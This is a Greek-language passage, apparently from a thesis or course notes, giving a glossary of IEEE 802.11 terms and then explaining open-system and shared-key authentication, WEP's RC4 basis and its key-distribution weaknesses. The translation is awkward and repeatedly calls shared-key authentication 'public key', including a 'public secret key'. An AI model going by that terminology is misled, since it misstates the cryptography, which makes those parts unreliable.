Εκείνη η λογική λειτουργία στο φυσικό στρώμα (PHY) που καθορίζει την τρέχουσα κατάσταση της χρήσης του ασύρματου μέσου (WM).

Εμπιστευτικότητα:

Ο χειρισμός των πληροφοριών που δεν παρέχονται ή αποκαλύπτονται σε αναρμόδια άτομα, οντότητες, ή διαδικασίες.

Λειτουργία συντονισμού:

Η λογική λειτουργία που καθορίζει πότε ένας σταθμός που λειτουργεί μέσα σε έναν βασικό σύνολο υπηρεσιών (BSS) επιτρέπεται για να διαβιβάσει και μπορεί να είναι σε θέση να λάβει τις μονάδες δεδομένων πρωτοκόλλου (PDUs) μέσω του ασύρματου μέσο (WM). Η λειτουργία συντονισμού μέσα σε ένα BSS μπορεί να έχει μια λειτουργία συντονισμού σημείου (PCF) και θα έχει μια διανεμημένη λειτουργία συντονισμού (DCF).

Pollable λειτουργίας συντονισμού:

Ένας σταθμός ικανός (1) να αποκρίνεται σε ένα poll λειτουργίας συντονισμού με ένα πλαίσιο δεδομένων, εάν ένα τέτοιο πλαίσιο περιμένει στη σειρά και είναι ικανό να παραχθεί, και (2) να ερμηνεύει τα acknowledgments στα πλαίσια που στέλνονται σε ή από το σημείο συντονισμού.

Τέλος επικύρωσης :

Η υπηρεσία που αποβάλλει μια υπάρχουσα σχέση επικύρωσης.

Κατευθυνόμενη διεύθυνση:

unicast πλαίσιο

Αποσύνδεση:

Η υπηρεσία που αφαιρεί μια υπάρχουσα ένωση.

Διανεμημένη λειτουργία συντονισμού (DCF):

Μια κατηγορία λειτουργίας συντονισμού όπου η ίδια λογική λειτουργίας συντονισμού είναι ενεργή σε κάθε σταθμό στο σύνολο βασικής υπηρεσίας (BSS) όποτε το δίκτυο είναι σε λειτουργία.

Διανομή:

Η υπηρεσία που, με τη χρησιμοποίηση των πληροφοριών σύνδεσης, παραδίδει μονάδες δεδομένων των υπηρεσιών του στρώματος ελέγχου πρόσβασης του μέσου (MAC) (MSDUs) στο σύστημα διανομής (DS).

Σύστημα διανομής (DS):

Ένα σύστημα που χρησιμοποιείται για να διασυνδέσει ένα σύνολο βασικών συνόλων υπηρεσιών (BSSs) και που ενσωματώνει δίκτυα τοπικής περιοχής (LANs) για να δημιουργήσει ένα εκτεταμένο σύνολο υπηρεσιών (ESS).

Μέσο συστήματος διανομής (DSM):

Το μέσο ή το σύνολο μέσων που χρησιμοποιούνται από ένα σύστημα (DS) διανομής για τις επικοινωνίες μεταξύ των σημείων πρόσβασης (APs) και των θυρών ενός εκτεταμένου συνόλου υπηρεσιών (ESS).

Υπηρεσία συστήματος διανομής (DSS):

Το σύνολο υπηρεσιών που παρέχονται από το σύστημα διανομής (DS) και επιτρέπει στο στρώμα ελέγχου πρόσβασης στο μέσο (MAC) να μεταφέρει τις μονάδες

δεδομένων υπηρεσιών του MAC (MSDUs) μεταξύ των σταθμών που δεν είναι σε άμεση επικοινωνία ο ένας με τον άλλο πάνω από μια ενιαία περίπτωση του ασύρματου μέσου (WM). Αυτές οι υπηρεσίες περιλαμβάνουν τη μεταφορά MSDUs μεταξύ των σημείων πρόσβασης (APs) των συνόλων βασικών υπηρεσιών (BSSs) μέσα σε ένα εκτεταμένο σύνολο υπηρεσιών (ESS), την μεταφορά MSDUs μεταξύ των θυρών και BSSs μέσα σε ένα ESS, και την μεταφορά MSDUs μεταξύ των σταθμών στο ίδιο BSS σε περιπτώσεις όπου το MSDU έχει έναν πολλαπλής διανομής ή ευρείας διανομής διεύθυνση προορισμού ή αν ο προορισμός είναι μια μεμονωμένη διεύθυνση, αλλά ο σταθμός που στέλνει το MSDU επιλέγει να περιλάβει DSS. Τα DSSs παρέχονται μεταξύ των ζευγαριών IEEE 802.11 MACs.

Σύνολο εκτεταμένων ρυθμών (ERS):

Το σύνολο ρυθμών μετάδοσης δεδομένων που υποστηρίζονται από έναν σταθμό (ενδεχομένως) πέρα από το σύνολο βασικών ρυθμών του εκτεταμένου συνόλου υπηρεσιών (ESS). Αυτό το σύνολο μπορεί να περιλάβει τους ρυθμούς μεταφοράς δεδομένων που θα καθοριστούν μέσα στα μελλοντικά φυσικά πρότυπα στρώματος (PHY).

Εκτεταμένη περιοχή υπηρεσιών (ESA):

Η εννοιολογική περιοχή μέσα στην οποία μέλη ενός εκτεταμένου συνόλου υπηρεσιών (ESS) μπορούν να επικοινωνήσουν. Μια ESA είναι μεγαλύτερη από ή ίση με μια βασική περιοχή υπηρεσιών (BSA) και μπορεί να περιλάβει αρκετά σύνολα βασικών υπηρεσιών (BSSs) σε διαμόρφωση επικάλυψης ή χωριζόμενη διαμόρφωση ή και στις δύο περιπτώσεις.

Εκτεταμένο σύνολο υπηρεσιών (ESS):

Ένα σύνολο ενός ή περισσότερων διασυνδεδεμένων βασικών συνόλων υπηρεσιών (BSSs) και ενσωματωμένων δικτύων τοπικής περιοχής (LANs) που εμφανίζεται ως ενιαίο BSS στο λογικό στρώμα ελέγχου συνδέσεων σε οποιοδήποτε σταθμό συνδεμένο με ένα από εκείνα τα BSSs.

Διαμόρφωση Gauss μετατόπισης συχνότητας (GFSK):

Ένα σχέδιο διαμόρφωσης στο οποίο το στοιχείο φιλτράρεται αρχικά από ένα φίλτρο Gauss στη βασική ζώνη και έπειτα διαμορφώνεται με μια απλή διαμόρφωση συχνότητας.

Ανεξάρτητο σύνολο βασικών υπηρεσιών (IBSS):

Ένα BSS που διαμορφώνει ένα ανεξάρτητο δίκτυο, και στο οποίο η πρόσβαση σε ένα σύστημα (DS) διανομής δεν είναι διαθέσιμη.

Υποδομή:

Η υποδομή περιλαμβάνει το μέσο συστημάτων διανομής (DSM), το σημείο πρόσβασης (AP), και οντότητες θυρών . Είναι επίσης η λογική θέση των λειτουργιών υπηρεσιών διανομής και ολοκλήρωσης ενός εκτεταμένου συνόλου υπηρεσιών (ESS). Μια υποδομή περιέχει ένα ή περισσότερα APs και μηδέν ή περισσότερες θύρες καθώς επίσης και το σύστημα διανομής (DS).

Ενσωμάτωση:

Η υπηρεσία που επιτρέπει την παράδοση των μονάδων δεδομένων υπηρεσιών ελέγχου πρόσβασης (MAC) (MSDUs) μεταξύ του συστήματος διανομής (DS) και ενός δικτύου τοπικής περιοχής όχι 802.11 μέσω μιας θύρας.

Μονάδα δεδομένων πρωτοκόλλου διαχείρισης ελέγχου πρόσβασης στο μέσο (MAC) (MMPDU):

Η μονάδα των στοιχείων που ανταλλάσσεται μεταξύ δύο όμοιων οντοτήτων του MAC για να πραγματοποιήσει το πρωτόκολλο διαχείρισης MAC.

Μονάδα δεδομένων πρωτοκόλλου MAC

Η μονάδα των στοιχείων που ανταλλάσσονται μεταξύ δύο όμοιων οντοτήτων MAC που χρησιμοποιούν τις υπηρεσίες του φυσικού στρώματος (PHY).

Μονάδα δεδομένων υπηρεσιών ελέγχου πρόσβασης (MAC) (MSDU):

Πληροφορίες που παραδίδονται ως μονάδα μεταξύ των σημείων πρόσβασης υπηρεσιών MAC (SAPs).

Ελάχιστα συμβατό δίκτυο:

Ένα IEEE 802.11 δίκτυο στο οποίο δύο σταθμοί σε μια ενιαία περιοχή βασικής υπηρεσίας (BSA) είναι συμβατοί με τον ISO/to IEC 8802-11: 1999.

Κινητός σταθμός:

Ένας τύπος σταθμού που χρησιμοποιεί τις επικοινωνίες δικτύου ενώ είναι σε κίνηση.

Πολλαπλή διανομή:

Μια διεύθυνση στρώματος ελέγχου πρόσβασης του μέσου (MAC) που έχει το group bit true. Μια μονάδα δεδομένων υπηρεσιών MAC πολλαπλής διανομής είναι μία με διεύθυνση προορισμού πολλαπλής διανομής. Μια πολλαπλής διανομής μονάδα δεδομένων πρωτοκόλλου MAC (MPDU) ή πλαίσιο ελέγχου είναι ένα πλαίσιο με μια πολλαπλής διανομής διεύθυνση δέκτη.

Διάνυσμα κατανομής δικτύων (NAV):

Ένας δείκτης, που διατηρείται από κάθε σταθμό, και δείχνει τα χρονικά διαστήματα που η μετάδοση επάνω στο ασύρματο μέσο (WM) δεν έχει αρχίσει από το σταθμό ή που η λειτουργία σαφούς αξιολόγησης των καναλιών (CCA) ανιχνεύει ότι το ασύρματο μέσο (WM) είναι κατειλημμένο.

Λειτουργία συντονισμού σημείων (PCF):

Μια κατηγορία πιθανών λειτουργιών συντονισμού στον οποίο η λογική συντονισμού είναι ενεργή μόνο σε έναν σταθμό σε ένα σύνολο βασικών υπηρεσιών (BSS) οποιαδήποτε στιγμή που το δίκτυο είναι σε λειτουργία.

Φορητός σταθμός:

Ένας τύπος σταθμού που μπορεί να κινηθεί από τη μια θέση στην άλλη, αλλά που χρησιμοποιεί μόνο την επικοινωνία δικτύου ενώ βρίσκεται σε μια σταθερή θέση.

Θύρα:

Το λογικό σημείο στο οποίο μονάδες δεδομένων υπηρεσιών ελέγχου πρόσβασης (MAC) (MSDUs) από ένα δίκτυο τοπικής περιοχής όχι 802.11 εισάγεται στο σύστημα διανομής (DS) ενός εκτεταμένου συνόλου υπηρεσιών (ESS).

Μυστικότητα:

Η υπηρεσία που χρησιμοποιείται να αποτρέψει να διαβαστεί το περιεχόμενο των μηνυμάτων από κανένα άλλον εκτός από τους προοριζόμενους παραλήπτες.

Επανασύνδεση:

Η υπηρεσία που επιτρέπει σε μια καθιερωμένη ένωση [μεταξύ του σημείου πρόσβασης (AP) και του σταθμούν (STA)] να μεταφερθεί από ένα AP σε ένα άλλο (ή στο ίδιο) AP.

Σταθμός (STA):

Οποιαδήποτε συσκευή που περιέχει έναν IEEE 802.11συμβατό στρώμα ελέγχου πρόσβασης στο μέσο (MAC) και φυσική διεπαφή στρώματος (PHY) στο ασύρματο μέσο (WM).

Βασικός ρυθμός σταθμών:

Ένας ρυθμός μεταφοράς δεδομένων που ανήκει στο βασικό σύνολο ρυθμών μετάδοσης του εκτεταμένου συνόλου υπηρεσιών (ESS) που χρησιμοποιείται από έναν σταθμό για συγκεκριμένες μεταδόσεις. Ο βασικός ρυθμός μετάδοσης σταθμών μπορεί να αλλάξει δυναμικά τόσο συχνά όσο διαρκεί μια προσπάθεια μετάδοσης μιας μονάδας δεδομένων πρωτοκόλλου MAC (MPDU), βασισμένη στις τοπικές εκτιμήσεις στον συγκεκριμένο σταθμό.

Υπηρεσία σταθμών (SS):

Το σύνολο υπηρεσιών που υποστηρίζουν τη μεταφορά των μονάδων δεδομένων υπηρεσίας ελέγχου πρόσβασης του μέσου (MAC) (MSDUs) μεταξύ των σταθμών μέσα σε ένα βασικό σύνολο υπηρεσιών (BSS).

Μονάδα χρόνου(TU) :

Μια μέτρηση του χρόνου ίση με 1024 μs.

Αναρμόδια κοινοποίηση:

Η διαδικασία διάθεσης της πληροφορίας σε αναρμόδια άτομα, οντότητες, ή διαδικασίες.

Αναρμόδια χρήση των πόρων:

Χρήση ενός πόρου μη σύμφωνου με την καθορισμένη πολιτική ασφάλειας.

Πλαίσιο μοναδικής διανομής:

Ένα πλαίσιο που απευθύνεται σε έναν μόνο παραλήπτη, όχι ένα ευρείας μετάδοση ή πολλαπλής διανομής πλαίσιο.

Πρωτόκολλο μυστικότητας ισοδύναμης με αυτή σύνδεσης με καλώδιο (WEP):

Ο προαιρετικός κρυπτογραφικός αλγόριθμος εμπιστευτικότητας που διευκρινίζεται από το IEEE 802.11 που χρησιμοποιείται για να παρέχει την εμπιστευτικότητα στοιχείων που είναι υποκειμενικά ισοδύναμη με την εμπιστευτικότητα ενός συνδεμένου με καλώδιο δικτύου τοπικής περιοχής (LAN) που δεν υιοθετεί άλλες κρυπτογραφικές τεχνικές για να ενισχυθεί η μυστικότητα.

Ασύρματο μέσο (WM):

Το μέσο που χρησιμοποιείται για να εφαρμόσει τη μεταφορά των μονάδων δεδομένων πρωτοκόλλου (PDUs) μεταξύ των όμοιων φυσικών οντοτήτων φυσικού στρώματος (PHY) ενός ασύρματου δικτύου τοπικής περιοχής (τοπικό LAN).

Κεφάλαιο 3

Μηχανισμοί Ασφάλειας του 802.11

Επικύρωση και μυστικότητα

Υπηρεσίες επικύρωσης

Το IEEE 802.11 καθορίζει δύο υποκατηγορίες της υπηρεσίας επικύρωσης: *Ανοικτού συστήματος* και *Δημοσίου Κλειδιού.* Η υποκατηγορία που επικαλείται υποδεικνύεται στο σώμα των πλαισίων διαχείρισης επικύρωσης. Κατά συνέπεια τα πλαίσια επικύρωσης είναι αυτοοριζόμενα όσον αφορά τον αλγόριθμο επικύρωσης. Όλα τα πλαίσια διαχείρισης επικύρωσης είναι πλαίσια μοναδικής διεύθυνσης προορισμού (unicast) γιατί η επικύρωση εκτελείται μεταξύ ζευγών σταθμών (δηλ. η επικύρωση πολλαπλής διανομής (multicast) δεν είναι επιτρεπτή). Τα πλαίσια διαχείρισης της υποκατηγορίας λήξης επικύρωσης (deauthentication) είναι συμβουλευτικά, και μπορούν επομένως να σταλούν σαν πλαίσια με προορισμό μια ομάδα διευθύνσεων. Μια αμοιβαία σχέση επικύρωσης θα υπάρξει μεταξύ δύο σταθμών μετά από μια επιτυχή ανταλλαγή επικύρωσης όπως περιγράφεται κατωτέρω. Η επικύρωση γίνεται μεταξύ των σταθμών και του AP σε ένα BSS υποδομής (Infrastructure BSS) ενώ σε ένα Independent BSS (IBSS) η επικύρωση μπορεί να γίνει μεταξύ δύο STAs.

Επικύρωση Ανοικτού Συστήματος

Η επικύρωση ανοικτού συστήματος είναι η απλούστερη των διαθέσιμων αλγορίθμων επικύρωσης. Ουσιαστικά είναι ένας αλγόριθμος μηδενικής επικύρωσης. Οποιοδήποτε STA που ζητά την επικύρωση με αυτόν τον αλγόριθμο μπορεί να επικυρωθεί εάν ο dot11AuthenticationType στο λαμβάνοντα σταθμό έχει την τιμή "Επικύρωση Ανοικτού Συστήματος". Η επικύρωση ανοικτού συστήματος δεν απαιτείται να είναι επιτυχής καθώς ένα STA μπορεί να αρνηθεί να επικυρώσει οποιοδήποτε συγκεκριμένο άλλο STA. Η επικύρωση ανοικτού συστήματος είναι ο προεπιλεγμένος αλγόριθμος επικύρωσης.

Περιλαμβάνει μια ακολουθία συναλλαγής επικύρωσης σε δύο βήματα. Το πρώτο βήμα της ακολουθίας είναι η δήλωση ταυτότητας και το αίτημα για επικύρωση. Το

δεύτερο βήμα στην ακολουθία είναι το αποτέλεσμα επικύρωσης. Εάν το αποτέλεσμα είναι “επιτυχές” τα STAs θα επικυρωθούν αμοιβαία.

Επικύρωση ανοικτού συστήματος (πρώτο πλαίσιο)

- Τύπος μηνυμάτων: Διαχείριση
- Υποτύπος μηνυμάτων: Επικύρωση
- Στοιχεία πληροφορίας:
• Προσδιορισμός αλγορίθμου επικύρωσης = "ανοικτό σύστημα" • Δήλωση ταυτότητας σταθμού (στον τομέα SA της επιγραφής)
• Αριθμός ακολουθίας συναλλαγής επικύρωσης = 1
• Εξαρτώμενες πληροφορίες αλγορίθμου επικύρωσης (καμία)
- Κατεύθυνση του μηνύματος: Από το STA που αρχίζει την επικύρωση προς το STA που επικυρώνεται

Επικύρωση ανοικτού συστήματος (τελικό πλαίσιο)

- Τύπος μηνυμάτων: Διαχείριση
- Υποτύπος μηνυμάτων: Επικύρωση
- Στοιχεία πληροφορίας:
• Προσδιορισμός αλγορίθμου επικύρωσης = "ανοικτό σύστημα"
• Αριθμός ακολουθίας συναλλαγής επικύρωσης = 2
• Εξαρτώμενες πληροφορίες αλγορίθμου επικύρωσης (καμία)
• Το αποτέλεσμα της ζητούμενης επικύρωσης
- Κατεύθυνση του μηνύματος: Από το STA που επικυρώνεται προς το STA που ξεκινά την επικύρωση. Εάν ο dot11AuthenticationType δεν έχει την τιμή “ανοικτό σύστημα” το αποτέλεσμα δεν θα έχει την τιμή “επιτυχής”.

Επικύρωση Δημοσίου Κλειδιού

Η επικύρωση Δημοσίου κλειδιού υποστηρίζει την επικύρωση STAs που ξέρουν το δημόσιο μυστικό κλειδί ή όχι. Η επικύρωση Δημοσίου κλειδιού του IEEE 802.11 πραγματοποιεί αυτό χωρίς να χρειάζεται να διαβιβαστεί το μυστικό κλειδί με ασφαλή τρόπο. Εντούτοις, απαιτεί τη χρήση του μηχανισμού μυστικότηταςWEP. Επομένως,

αυτό το σχέδιο επικύρωσης είναι μόνο διαθέσιμο εάν η επιλογή WEP εφαρμόζεται. Επιπλέον, ο κοινός βασικός αλγόριθμος επικύρωσης θα εφαρμοστεί ως ένα από τα dot11AuthenticationAlgorithms σε οποιοδήποτε STA όπου το WEP εφαρμόζεται.

Το απαραίτητο μυστικό, δημόσιο κλειδί θεωρείται ότι έχει παραδοθεί στους συμμετέχοντες STAs μέσω ενός ασφαλούς καναλιού που είναι ανεξάρτητο από το IEEE 802.11. Αυτό το δημόσιο κλειδί περιλαμβάνεται σε μια μόνο εγγράψιμη ιδιότητα MIB στο path διαχείρισης MAC. Η ιδιότητα είναι μόνο εγγράψιμη έτσι ώστε η τιμή του κλειδιού να παραμένει εσωτερική στο MAC.

Κατά τη διάρκεια της ανταλλαγής της επικύρωσης δημοσίου κλειδιού, και το μήνυμα πρόκλησης και το κρυπτογραφημένο μήνυμα πρόκλησης διαβιβάζονται. Αυτό διευκολύνει την αναρμόδια ανακάλυψη της ψευδοτυχαίας ακολουθίας αριθμού (PRN) για το ζεύγος κλειδί/IV που χρησιμοποιείται για την ανταλλαγή. Οι εφαρμογές πρέπει επομένως να αποφεύγουν το ίδιο ζεύγος κλειδιού/IV για συνεχόμενα πλαίσια. Ένα STA δεν θα αρχίσει μια ανταλλαγή δημοσίου κλειδιού επικύρωσης εάν η dot11PrivacyOptionImplemented ιδιότητα του δεν είναι "true". Στην ακόλουθη περιγραφή, το STA που αρχίζει την ανταλλαγή επικύρωσης αναφέρεται ως *αιτών (requester)* και το STA στο οποίο το αρχικό πλαίσιο στην ανταλλαγή απευθύνεται αναφέρεται ως *αποκριτής (responder).*

Εξουσιοδότηση Δημοσίου Κλειδιού (πρώτο πλαίσιο)

- Τύπος μηνυμάτων: Διαχείριση
- Υποτύπος μηνυμάτων: Επικύρωση
- Στοιχεία πληροφορίας:
• Δήλωση ταυτότητας σταθμού (στον τομέα SA της επιγραφής)
• Προσδιορισμός αλγορίθμου επικύρωσης = "δημόσιο κλειδί"
• Αριθμός ακολουθίας συναλλαγής επικύρωσης = 1
• Εξαρτώμενες πληροφορίες αλγορίθμου επικύρωσης (καμία)
- Κατεύθυνση του μηνύματος: Από τον αιτούντα στον αποκριτή

Επικύρωση Δημοσίου Κλειδιού (δεύτερο πλαίσιο)

Πριν στείλει το δεύτερο πλαίσιο στην ακολουθία επικύρωσης δημοσίου κλειδιού, ο αποκριτής θα χρησιμοποιήσει WEP για να παράγει μια σειρά octets που θα χρησιμοποιηθεί ως κείμενο πρόκλησης επικύρωσης.

- Τύπος μηνύματος: Διαχείριση
- Υποτύπος μηνύματος: Επικύρωση
- Στοιχεία πληροφορίας:

• Προσδιορισμός αλγορίθμου επικύρωσης = "δημόσιο κλειδί"
• Αριθμός ακολουθίας συναλλαγής επικύρωσης = 2
• Εξαρτώμενες πληροφορίες αλγορίθμου επικύρωσης = το αποτέλεσμα επικύρωσης.
• Το αποτέλεσμα της ζητούμενης επικύρωσης

Εάν ο κωδικός κατάστασης δεν είναι "επιτυχής" αυτό θα είναι το τελευταίο πλαίσιο της ακολουθίας συναλλαγής και ο περιεχόμενο του τομέα κειμένων πρόκλησης είναι απροσδιόριστο.

Εάν ο κωδικός κατάστασης είναι "επιτυχής" τα ακόλουθα πρόσθετα στοιχεία πληροφοριών θα έχουν έγκυρο περιεχόμενο:

Εξαρτώμενες πληροφορίες αλγορίθμου επικύρωσης = κείμενο πρόκλησης. Αυτό το πεδίο έχει σταθερό μήκος 128 octets. Το πεδίο θα γεμίσει με τα octets που παράγονται από την ψευδοτυχαία γεννήτρια αριθμού WEP (PRNG). Η πραγματική τιμή του πεδίου πρόκλησης εν είναι σημαντική αλλά δεν είναι και στατική τιμή. Το κλειδί και το IV που χρησιμοποιούνται κατά τον παραγωγή του κειμένου πρόκλησης είναι απροσδιόριστα επειδή αυτή η τιμή κλειδιού/IV δεν είναι απαραίτητο να διανεμηθεί και δεν έχει επιπτώσεις στη διαλειτουργικότητα.

- Κατεύθυνση του μηνύματος: Από τον αποκριτή στον αιτούντα

Επικύρωση Δημοσίου Κλειδιού (τρίτο πλαίσιο)

Ο αιτών θα αντιγράψει το κείμενο πρόκλησης από το δεύτερο πλαίσιο στο τρίτο πλαίσιο. Το τρίτο πλαίσιο διαβιβάζεται μετά από κρυπτογράφηση με WEP, χρησιμοποιώντας το δημόσιο μυστικό κλειδί.

- Τύπος μηνύματος: Διαχείριση
- Υποτύπος μηνύματος: Επικύρωση
- Στοιχεία πληροφορίας:
• Προσδιορισμός αλγορίθμου επικύρωσης = "δημόσιο κλειδί"
• Αριθμός ακολουθίας συναλλαγής επικύρωσης = 3
• Εξαρτώμενες πληροφορίες αλγορίθμου επικύρωσης = κείμενο πρόκλησης από το πλαίσιο σειράς δύο
- Κατεύθυνση του μηνύματος: Από τον αιτούντα στον αποκριτή
Αυτό το πλαίσιο θα κρυπτογραφηθεί όπως περιγράφεται κατωτέρω.

Επικύρωση Δημοσίου Κλειδιού (τελικό πλαίσιο)

Ο αποκριτής θα προσπαθήσει να αποκρυπτογραφήσει το περιεχόμενο του τρίτου πλαισίου στην ακολουθία επικύρωσης όπως περιγράφεται κατωτέρω. Εάν ο έλεγχος WEP ICV είναι επιτυχής, ο αποκριτής θα συγκρίνει έπειτα το αποκρυπτογραφημένο περιεχόμενο του πεδίου κειμένου πρόκλησης με το κείμενο πρόκλησης που εστάλη στο πλαίσιο σειράς 2. Εάν είναι τα ίδια, έπειτα ο αποκριτής θα αποκριθεί με έναν επιτυχή κωδικό κατάστασης στο πλαίσιο 4 της ακολουθίας. Εάν ο WEP ICV έλεγχος αποτύχει, ο αποκριτής θα αποκριθεί με έναν ανεπιτυχή κωδικό κατάστασης στο πλαίσιο 4 της ακολουθίας όπως περιγράφεται κατωτέρω.
- Τύπος μηνύματος: Διαχείριση
- Υποτύπος μηνύματος: Επικύρωση
- Στοιχεία πληροφορίας:


- Προσδιορισμός αλγορίθμου επικύρωσης = "δημόσιο κλειδί"
- Αριθμός ακολουθίας συναλλαγής επικύρωσης = 4
- Εξαρτώμενες πληροφορίες αλγορίθμου επικύρωσης = το αποτέλεσμα επικύρωσης
- Το αποτέλεσμα της ζητούμενης επικύρωσης. Αυτό είναι ένα δεδομένο σταθερού μήκους με τιμές "επιτυχής" και "ανεπιτυχής."

- Κατεύθυνση του μηνύματος: Από τον αποκριτή στον αιτούντα

Κρυπτογραφικό υπόβαθρο του WEP


Πριν αναφερθούμε στο WEP είναι απαραίτητο να καλύψουμε κάποιες βασικές κρυπτογραφικές έννοιες.

Για να προστατεύσει τα δεδομένα, το WEP απαιτεί τη χρήση του αλγόριθμου κρυπτογράφησης RC4 , ο οποίος είναι ένας συμμετρικός αλγόριθμος κρυπτογράφησης ακολουθίας (μυστικού κλειδιού).Γενικά μιλώντας, ένας αλγόριθμος κρυπτογράφησης ακολουθίας χρησιμοποιεί μια ακολουθία bits, αποκαλούμενη *ακολουθία κλειδιού (keystream).* Το keystream συνδυάζεται κατόπιν με το μήνυμα για να παραγάγει το *κρυπτογράφημα (ciphertext).*Για να ανακτήσει το αρχικό μήνυμα, ο δέκτης επεξεργάζεται το κρυπτογράφημα με το ίδιο keystream. Ο RC4 χρησιμοποιεί αποκλειστικό Η (XOR) για να συνδυάσει το keystream και το κρυπτογράφημα. Το Σχήμα 3-1 επεξηγεί τη διαδικασία.



Σχήμα 3-1 Λειτουργία κρυπτογράφησης/ αποκρυπτογράφησης

Οι περισσότεροι αλγόριθμοι αποκρυπτογράφησης ακολουθίας λειτουργούν παίρνοντας ένα σχετικά μικρό μυστικό κλειδί και επεκτείνοντάς το στο ψευδοτυχαίο keystream που έχει το ίδιο μήκος με το μήνυμα. Αυτή η διαδικασία φαίνεται στο σχήμα 3-2. Η ψευδοτυχαία γεννήτρια αριθμού (PRNG) είναι ένα σύνολο κανόνων που χρησιμοποιούνται για να επεκταθεί το κλειδί σε keystream.Για να ανακτήσουν τα δεδομένα, και οι δύο πλευρές πρέπει να μοιραστούν το ίδιο μυστικό κλειδί και να χρησιμοποιούν τον ίδιο αλγόριθμο για να επεκτείνουν το κλειδί σε μια ψευδοτυχαία ακολουθία.



Σχήμα 3-2 Λειτουργία κρυπτογράφησης/ αποκρυπτογράφησης

Επειδή η ασφάλεια του αλγόριθμου κρυπτογράφησης ακολουθίας στηρίζεται εξ' ολοκλήρου στην τυχαιότητα του keystream, ο σχεδιασμός της επέκτασης κλειδιού σε keystream είναι ύψιστης σημασίας. Όταν ο RC4 επιλέχτηκε από τη 802.11 ομάδα εργασίας, φαινόταν να είναι αρκετά ασφαλής αλλά έπειτα έρευνα που διεξήχθει απέδειξε αδυναμίες του RC4 που θα συζητηθούν αργότερα.

Ιδιότητες του αλγορίθμου WEP

Ο αλγόριθμος WEP έχει τις ακόλουθες ιδιότητες:

-Είναι εύλογα ισχυρός:

Η ασφάλεια που διατίθεται από τον αλγόριθμο στηρίζεται στη δυσκολία να ανακαλυφθεί το μυστικό κλειδί μέσω μιας σκληρής επίθεσης. Αυτό συσχετίζεται στη συνέχεια με το μήκος μυστικού κλειδιού και τη συχνότητα μεταβολής των κλειδιών. Το WEP επιτρέπει την αλλαγή του κλειδιού (k) και τη συχνή αλλαγή του.

-Είναι αυτοσυγχρονιζόμενος:

Το WEP είναι αυτοσυγχρονιζόμενο για κάθε μήνυμα. Αυτή η ιδιότητα είναι κρίσιμη για έναν αλγόριθμο κρυπτογράφησης επιπέδου σύνδεσης δεδομένων, όπου υποθέτουμε την καλύτερη παράδοση και το ποσοστό απώλειας δεδομένων μπορεί να είναι υψηλό.

-Είναι αποδοτικός:

Ο αλγόριθμος WEP είναι αποδοτικός και μπορεί να εφαρμοστεί είτε στο υλικό είτε στο λογισμικό.

-Μπορεί να είναι εξαγώγιμος:

Κάθε προσπάθεια έχει καταβληθεί για να σχεδιασθεί η λειτουργία συστημάτων WEP ώστε να μεγιστοποιηθούν οι πιθανότητες της έγκρισης, από τον Τομέα Εμπορίου της Αμερικανικής Κυβέρνησης, της εξαγωγής από τις ΗΠΑ προϊόντων που περιέχουν εφαρμογές WEP.

-*Είναι προαιρετικό:*

Η εφαρμογή και η χρήση WEP είναι μια IEEE 802.11 επιλογή.

Διανομή κλειδιού

Όπως τόσα πολλά άλλα κρυπτογραφικά πρωτόκολλα βασισμένα στα συμμετρικά κλειδιά, το WEP μειονεκτεί από το πρόβλημα της διανομής κλειδιού. Τα μυστικά κομμάτια του κλειδιού WEP πρέπει να διανεμηθούν σε όλους τους σταθμούς που συμμετέχουν σε ένα 802.11 σύνολο υπηρεσιών και ασφαλίζονται από WEP. Το 802.11 πρότυπο, εντούτοις, αποτυγχάνει να διευκρινίσει τον μηχανισμό διανομής κλειδιού. Το αποτέλεσμα είναι ότι οι προμηθευτές δεν έχουν κάνει τίποτα. Ο καθένας μας δακτυλογραφεί το κλειδί στον οδηγό της συσκευής ή έχει πρόσβαση σε συσκευές με το χέρι. Δυστυχώς, ο χειρωνακτικός καθορισμός από τον διαχειριστή συστημάτων είναι το περισσότερο μη εξελίσσιμο "πρωτόκολλο" σε χρήση.

Οι δυσκολίες ενός τέτοιου πρωτοκόλλου είναι:

Τα κλειδιά δεν μπορούν να θεωρηθούν μυστικά: όλα τα κλειδιά πρέπει να εισαχθούν στατικά στους οδηγούς software ή firmware στην ασύρματη κάρτα. Με κάθε τρόπο, το κλειδί δεν μπορεί να προστατευθεί από έναν τοπικό χρήστη που θέλει να το ανακαλύψει.

- Εάν τα κλειδιά είναι προσιτά στους χρήστες, κατόπιν όλα τα κλειδιά πρέπει να αλλάζουν όποτε μέλη του προσωπικού φεύγουν από την επιχείρηση. Η γνώση κλειδιών WEP επιτρέπει σε έναν χρήστη να φτιάξει έναν 802.11 σταθμό και να ελέγχει παθητικά και να αποκρυπτογραφεί την κυκλοφορία χρησιμοποιώντας το μυστικό κλειδί. Το WEP δεν μπορεί να προστατεύσει ενάντια στα εξουσιοδοτημένα μέλη που έχουν επίσης το κλειδί.
